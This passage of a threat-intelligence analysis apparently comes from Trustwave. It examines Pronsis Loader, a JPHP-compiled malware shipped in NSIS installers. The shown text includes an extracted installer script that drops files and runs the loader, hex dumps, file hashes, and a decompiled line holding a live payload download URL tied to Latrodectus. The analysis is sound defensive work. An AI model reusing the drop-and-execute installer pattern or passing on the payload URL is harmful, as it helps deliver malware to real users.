Pronsis Loader: A JPHP-Driven Malware Diverging from D3F@ck Loader

Cris Tomboc and King Orande


October 08, 2024 7 Minute Read by Cris Tomboc and King Orande

Trustwave's Threat Intelligence team has discovered a new malware dubbed **Pronsis Loader**, with its earliest known variant dating back to November 2023.

This loader shares similarities with the **D3F@ck Loader** , which surfaced in January 2024. Pronsis Loader has been observed delivering different malware variants, including **Lumma Stealer** and **Latrodectus** as its primary payloads. Additionally, the team identified infrastructure linked to Lumma Stealer during the investigation.

Pronsis Loader

Pronsis Loader is a newly identified malware that bears similarities to the **D3F@ck Loader**. Both utilize JPHP-compiled executables, making them easily interchangeable. However, one area they diverge in is their installer approaches: while D3F@ck Loader uses Inno Setup Installer, Pronsis Loader leverages **Nullsoft Scriptable Install System (NSIS)** . NSIS, an open-source tool, enables the creation of customized Windows installers, which Pronsis Loader uses for its deployment.


Detect It Easy v3.09 [Kali GNU/Linux Rolling] (x86_64)

File name: > /home/kali/Documents/FullWorker-Install_sib.xyz

File type: PE32

File size: 88.27 MiB

Scan: Detect It Easy(DiE)

Endianness: LE

Mode: 32-bit

Architecture: I386

Type: GUI

```
PE32
    Operation system: Windows(2000)[I386, 32-bit, GUI]              S ?
    Linker: Microsoft Linker(10.00.40219)                           S ?
    Compiler: Microsoft Visual C/C++(16.00.40219)[C]                S ?
    Language: C/C++                                                 S ?
    Tool: Visual Studio(2010)                                       S ?
    Installer: Nullsoft Scriptable Install System(2.46.5-Unicode)[zlib,solid]
    Overlay: Binary
```


☑ Recursive scan ☑ Deep scan □ Heuristic scan ☑ Verbose □ All types

4364 msec

Figure 1. The use of NSIS by Pronsis Loader

What makes this type of loader particularly interesting is its use of **JPHP**, a less common programming language among threat actors. JPHP, a Java implementation of PHP, was notably used by IceRat in 2020 then by D3F@ck in 2024. Unlike typical Java files that use the .class extension, JPHP files are compiled into .phb format. While these .phb files cannot be directly decompiled with conventional Java tools, they still contain 0xCAFEBABE headers, which signify a Java class. This allows for decompilation after extraction.


A key difference with Pronsis Loader is its overall lack of certificate usage, including SSL certificates, in its installer files. While many malware families rely on certificates to enhance trust or encrypt communications, often bypassing security measures, Pronsis Loader generally avoids this approach. This omission could make it easier to detect in environments that check for certificate-based security.



```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000270  FF FF FF 00 00 01 00 00  00 00 00 08 00 08 63 61  ÿÿÿ...........ca
00000280  6C 6C 62 61 63 6B 01 00  00 00 20 00 00 00 23 00  llback.......#.
00000290  07 55 6E 6B 6E 6F 77 6E  FF FF FF FF FF FF FF FF  .Unknownÿÿÿÿÿÿÿÿ
000002A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000002B0  00 00 0E 7F CA FE BA BE  00 00 00 32 00 B0 01 00  ...▮Êþº¾...2.°..
000002C0  34 24 70 68 70 5F 6D 6F  64 75 6C 65 5F 6D 33 61  4$php_module_m3a
000002D0  61 61 34 62 64 65 35 30  64 64 34 61 31 35 62 37  aa4bde50dd4a15b7
000002E0  38 32 31 64 61 35 33 61  61 63 64 36 31 30 5F 63  821da53aacd610_c
000002F0  6C 61 73 73 30 07 00 01  01 00 1B 70 68 70 2F 72  lass0......php/r
00000300  75 6E 74 69 6D 65 2F 6C  61 6E 67 2F 42 61 73 65  untime/lang/Base
00000310  4F 62 6A 65 63 74 07 00  03 01 00 03 24 46 4E 01  Object......$FN.
00000320  00 12 4C 6A 61 76 61 2F  6C 61 6E 67 2F 53 74 72  ..Ljava/lang/Str
00000330  69 6E 67 3B 01 00 04 24  54 52 43 01 00 1C 5B 4C  ing;...$TRC...[L
00000340  70 68 70 2F 72 75 6E 74  69 6D 65 2F 65 6E 76 2F  php/runtime/env/
00000350  54 72 61 63 65 49 6E 66  6F 3B 01 00 04 24 4D 45  TraceInfo;...$ME
00000360  4D 01 00 15 5B 4C 70 68  70 2F 72 75 6E 74 69 6D  M...[Lphp/runtim
```

Figure 2. CAFEBABE headers within the .phb files

The Pronsis Loader discovered was named **FullWorker-Install_sib.xyz** (SHA256: fee966680f41a4e28497ebf9d6e10486b427efff21f88163462a6c19b7d2bdc0). Using **7-Zip**, we extracted the contents of the NSIS installer. Interestingly, while the latest versions of 7-Zip cannot extract NSIS scripts, version 15.05 and earlier versions allow for successful extraction of these scripts.


C:\Analysis\FullWorker-Install_sib.xyz\
File
Edit
View
Favorites
Tools
Help
Add
Extract
Test
Copy
Move
Delete
Info
C:\Analysis\FullWorker-Install_sib.xyz\

Name	Size	Packed Size	Modified
$PLUGINSDIR	0	132 905	
$TEMP	1 180	92 681 655	
uninst.exe		9 577	
[NSIS].nsi	20 298	20 298	


C:\Analysis\FullWorker-Install_sib.xyz\
File
Edit
View
Favorites
Tools
Help
Add
Extract
Test
Copy
Move
Delete
Info
C:\Analysis\FullWorker-Install_sib.xyz\

Name	Size	Packed Size	Modified
$PLUGINSDIR	0	132 905	
$TEMP	1 180	92 681 655	
uninst.exe		9 577	

0 / 3 object(s) selected


Figure 3. NSIS Script File extracted in earlier versions of 7-zip

Upon analysis, most of the **NSI script** focuses on dropping files into the **%Temp% directory**. Despite the installer's considerable size (~90MB), most of the installer's contents consist of benign files designed to disguise malicious files. As seen in Figure 5, all these are known files aside from the **FailWorker-Install.exe** (SHA256: 7e3ccfeb074c4666a4a34ae23c0606432f77c641e1cf62fc034a6575dd23abd1), which contains the malicious code.



```
Section FailWorker-Install ; Section_1
  ; AddSize 200693
  SetShellVarContext all
  SetOutPath $TEMP\FailWorker-Install
  SetOverwrite on
  AllowSkipFiles on
  File FailWorker-Install.exe
  File Autoruns.zip
  File ProcessExplorer.zip
  File utox_x86_64.exe
  File vs_BuildTools.exe
  SetOutPath $TEMP\FailWorker-Install\stil
  File COPYRIGHT
  File LICENSE
  File README.txt
  File release
  File THIRDPARTYLICENSEREADME-JAVAFX.txt
  File THIRDPARTYLICENSEREADME.txt
  File Welcome.html
  SetOutPath $TEMP\FailWorker-Install\stil\bin
  File awt.dll
  File bci.dll
  File dcpr.dll
```


Figure 4. Dropping of files in the %TEMP% directory



Name	Date modified	Type	Size
Autoruns	9/11/2024 3:24 PM	File folder	
ProcessExplorer	9/11/2024 3:24 PM	File folder	
stil	9/11/2024 3:24 PM	File folder	
Autoruns.zip	5/25/2023 12:02 AM	WinRAR ZIP archive	3,772 KB
FailWorker-Install.exe	9/5/2024 12:25 AM	Application	10,293 KB
ProcessExplorer.zip	5/25/2023 12:02 AM	WinRAR ZIP archive	3,431 KB
utox_x86_64.exe	11/23/2023 7:12 PM	Application	4,856 KB
vs_BuildTools.exe	4/3/2024 4:19 AM	Application	3,901 KB

Figure 5. FailWorker-Install.exe disguising itself within legitimate files

At the latter end of the script, an NSIS plug-in was used for executing the Pronsis Loader. This calls Nact.dll with the export*install*, which will run the JPHP-compiled executable loader FailWorker-Install.exe.




```
  NAct::install 0 $PLUGINSDIR $EXEDIR
    ; Call Initialize_____Plugins
    ; SetOverwrite off
    ; File $PLUGINSDIR\NAct.dll
    ; SetDetailsPrint lastused
    ; Push $EXEDIR
    ; Push $PLUGINSDIR
    ; Push 0
    ; CallInstDLL $PLUGINSDIR\NAct.dll install
  Pop $0
  IntCmp $0 0 label_441
  Abort
label_441:
SectionEnd
```

Figure 6. NSIS plug-in to run Pronsis Loader

In Pronsis Loader, the executable is implemented in Java and can be easily extracted using 7-Zip, making it relatively straightforward to analyze. In contrast, some versions of D3F@ck Loader uses a password-protected file, with the password embedded in its InnoSetup installer script.

In certain instances of Pronsis Loader, a visible user interface is presented during the "installation" process. However, in most recent versions, a silent installation method is employed, where no user interface is displayed.



Installing


Please wait while EldoCInstaller is being installed.

Extract: rt.jar... 100%

```
Extract: jvm.hprof.txt... 100%
Extract: logging.properties... 100%
Extract: management-agent.jar... 100%
Extract: meta-index... 100%
Extract: net.properties... 100%
Extract: plugin.jar... 100%
Extract: psfont.properties.ja... 100%
Extract: psfontj2d.properties... 100%
Extract: resources.jar... 100%
Extract: rt.jar... 100%
```

Figure 7. Installation that leads to Pronsis Loader

Once extracted, the initial module to be loaded can be identified within the **JPHP-INF** directory. In Figure 8, the **launcher.conf** file specifies a **.bootstrap** file, which indicates that the ***app\modules*** directory will be loaded.




Name	Date modified	Type	Size
.data	9/4/2024 9:22 AM	File folder	
.packages	9/4/2024 9:25 AM	File folder	
.system	9/4/2024 9:22 AM	File folder	
.theme	9/4/2024 9:22 AM	File folder	
action	9/4/2024 9:25 AM	File folder	
app	9/4/2024 9:25 AM	File folder	
behaviour	9/4/2024 9:25 AM	File folder	
bundle	9/4/2024 9:25 AM	File folder	
com	6/14/2016 4:55 PM	File folder	
css	10/5/2017 11:44 PM	File folder	
facade	9/4/2024 9:25 AM	File folder	
font	10/5/2017 11:44 PM	File folder	
JPHP-INF	9/4/2024 9:22 AM	File folder	
META-INF	9/4/2024 9:25 AM	File folder	
org	12/23/2016 10:34 ...	File folder	
php	9/4/2024 9:25 AM	File folder	
script	9/4/2024 9:25 AM	File folder	
telegram	9/4/2024 9:25 AM	File folder	
timer	9/4/2024 9:25 AM	File folder	
tray	10/28/2017 10:49 ...	File folder	
App.phb	9/4/2024 9:25 AM	PHB File	
Async.phb	9/4/2024 9:25 AM	PHB File	
cURL.phb	9/4/2024 9:25 AM	PHB File	
cURLFile.phb	9/4/2024 9:25 AM	PHB File	5 KB
Dialog.phb	9/4/2024 9:25 AM	PHB File	8 KB
Files.phb	9/4/2024 9:25 AM	PHB File	12 KB
jfoenix-custom.fx.css	9/4/2024 9:22 AM	Cascading Style S...	2 KB

```
# MAIN CONFIGURATION

bootstrap.file = res://JPHP-INF/.bootstrap

fx.splash=
fx.splash.alwaysOnTop=0
```

```
<?phpnew \cURL; // Generated by jURL bundle

// Generated.

use php\framework\FrameworkPackageLoader;
use php\gui\framework\Application;


$packageLoader = new FrameworkPackageLoader();
$packageLoader->register();

$app = new Application();
$app->loadModules(array (  0 => 'app\modules\AppModule',)); $app->addStyle
('/jfoenix-custom.fx.css');$app->addStyle('/.theme/skin/skin.css'); $app-
>addStyle('/.theme/style.fx.css');
$app->launch();
```


Figure 8. Identifying which module is the entry point

The AppModule directory contains two .phb files that still cannot be directly decompiled. However, extracting the files with the 0xCAFEBABE headers allows it to be successfully decompiled. In this case, we have also included other .phb files in the app directory and not only in the app\modules\ directory.



Name	Date modified	Type	Size
AppModule.behaviour	6/6/2023 2:44 AM	BEHAVIOUR File	1 KB
AppModule.module	6/6/2023 2:44 AM	MODULE File	1 KB
AppModule.phb	9/4/2024 9:25 AM	PHB File	5 KB
MainModule.behaviour	9/4/2024 9:25 AM	BEHAVIOUR File	1 KB
MainModule.module	9/4/2024 9:25 AM	MODULE File	1 KB
MainModule.phb	9/4/2024 9:25 AM	PHB File	8 KB

Figure 9. Directory of the main module




```
00000150h: 72 6B 5C 41 62 73 74 72 61 63 74 4D 6F 64 75 6C ; rk\AbstractModul
00000160h: 65 00 00 00 00 00 00 00 00 00 00 00 22 00 00 00 ; e...........”...
00000170h: 00 00 00 00 00 00 00 00 00 00 00 06 96 CA FE BA ; ............-Êþ°
00000180h: BE 00 00 00 32 00 51 01 00 34 24 70 68 70 5F 6D ; ¾...2.Q..4$php_m
00000190h: 6F 64 75 6C 65 5F 6D 63 61 34 30 63 38 39 30 30 ; odule_mca40c8900
000001a0h: 63 34 30 34 61 61 31 38 37 31 62 61 39 33 37 31 ; c404aa1871ba9371
000001b0h: 33 63 36 37 35 62 36 5F 63 6C 61 73 73 30 07 00 ; 3c675b6_class0..
000001c0h: 01 01 00 34 24 70 68 70 5F 6D 6F 64 75 6C 65 5F ; ...4$php_module_
000001d0h: 6D 36 34 33 35 66 39 65 66 62 37 37 62 34 62 34 ; m6435f9efb77b4b4
000001e0h: 64 62 37 34 61 64 38 39 66 61 61 64 30 66 63 39 ; db74ad89faad0fc9
000001f0h: 32 5F 63 6C 61 73 73 30 07 00 03 01 00 34 45 3A ; 2_class0.....4E:
00000200h: 5C 4C 61 62 5C 4F 52 44 45 52 53 5C 30 39 30 34 ; \Lab\ORDERS\0904
00000210h: 32 34 2D 33 5C 73 72 63 5C 61 70 70 5C 6D 6F 64 ; 24-3\src\app\mod
00000220h: 75 6C 65 73 5C 41 70 70 4D 6F 64 75 6C 65 2E 70 ; ules\AppModule.p
00000230h: 68 70 01 00 03 24 46 4E 01 00 12 4C 6A 61 76 61 ; hp...$FN...Ljava
00000240h: 2F 6C 61 6E 67 2F 53 74 72 69 6E 67 3B 08 00 05 ; /lang/String;...
00000250h: 01 00 04 24 54 52 43 01 00 1C 5B 4C 70 68 70 2F ; ...$TRC...[Lphp/
00000260h: 72 75 6E 74 69 6D 65 2F 65 6E 76 2F 54 72 61 63 ; runtime/env/Trac
00000270h: 65 49 6E 66 6F 3B 01 00 04 24 4D 45 4D 01 00 15 ; eInfo;...$MEM...
```

```
00000280h: 2E 70 68 70 00 00 00 00 00 00 00 04 00 04 6E 75 ; .php..........nu
00000290h: 6C 6C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ll..............
000002a0h: 00 00 00 00 14 D8 CA FE BA BE 00 00 00 32 01 02 ; .....ØÊþ°¾...2..
000002b0h: 01 00 34 24 70 68 70 5F 6D 6F 64 75 6C 65 5F 6D ; ..4$php_module_m
000002c0h: 30 62 34 30 39 33 66 30 35 63 64 34 34 30 62 63 ; 0b4093f05cd440bc
000002d0h: 61 31 32 37 61 31 64 63 33 32 35 38 34 36 61 31 ; a127a1dc325846a1
000002e0h: 5F 63 6C 61 73 73 30 07 00 01 01 00 34 24 70 68 ; _class0.....4$ph
000002f0h: 70 5F 6D 6F 64 75 6C 65 5F 6D 36 34 33 35 66 39 ; p_module_m6435f9
00000300h: 65 66 62 37 37 62 34 62 34 64 62 37 34 61 64 38 ; efb77b4b4db74ad8
00000310h: 39 66 61 61 64 30 66 63 39 32 5F 63 6C 61 73 73 ; 9faad0fc92_class
00000320h: 30 07 00 03 01 00 35 45 3A 5C 4C 61 62 5C 4F 52 ; 0.....5E:\Lab\OR
00000330h: 44 45 52 53 5C 30 39 30 34 32 34 2D 33 5C 73 72 ; DERS\090424-3\sr
00000340h: 63 5C 61 70 70 5C 6D 6F 64 75 6C 65 73 5C 4D 61 ; c\app\modules\Ma
00000350h: 69 6E 4D 6F 64 75 6C 65 2E 70 68 70 01 00 03 24 ; inModule.php...$
00000360h: 46 4E 01 00 12 4C 6A 61 76 61 2F 6C 61 6E 67 2F ; FN...Ljava/lang/
00000370h: 53 74 72 69 6E 67 3B 08 00 05 01 00 04 24 54 52 ; String;......$TR
00000380h: 43 01 00 1C 5B 4C 70 68 70 2F 72 75 6E 74 69 6D ; C...[Lphp/runtim
00000390h: 65 2F 65 6E 76 2F 54 72 61 63 65 49 6E 66 6F 3B ; e/env/TraceInfo;
000003a0h: 01 00 04 24 4D 45 4D 01 00 15 5B 4C 70 68 70 2F ; ...$MEM...[Lphp/
```

Figure 10. CAFEBABE headers within the main modules

Upon extracting the .class file from MainModule.phb, it becomes clear that the loader is designed to download a payload from a specified URL. This URL is later observed delivering the **Latrodectus malware**.



```
public static Memory[] $MEM = new Memory[] { LongMemory.valueOf(25L), StringMemory.valueOf("http://146.70.24.137/repro/todaydatabase.zip") };
```

Figure 11. Code snippet where the payload is downloaded from

The source path of the threat actor for Pronsis Loader for this file is:

`E:\\Lab\\ORDERS\\090424-3\\src\\app\\modules\\MainModule.php`


Our observations reveal consistent patterns in both the source path and ZIP file naming conventions used by Pronsis Loader. The loader consistently utilizes the source path E:\Lab\ORDERS\<Date>, and the ZIP files generally follow a naming pattern of three concatenated words ([word1][word2][word3].zip). Notably, in most ZIP files, the third word is PRO. This information was extracted from the Pronsis Loader files, as detailed below:

Source Path	Download ZIP File	File Date
